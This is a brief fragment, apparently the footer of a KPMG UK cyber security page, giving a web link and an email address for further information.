For further information, please visit <u>kpmg.co.uk/cyber</u> or email cyber[at]kpmg.co.uk.

Back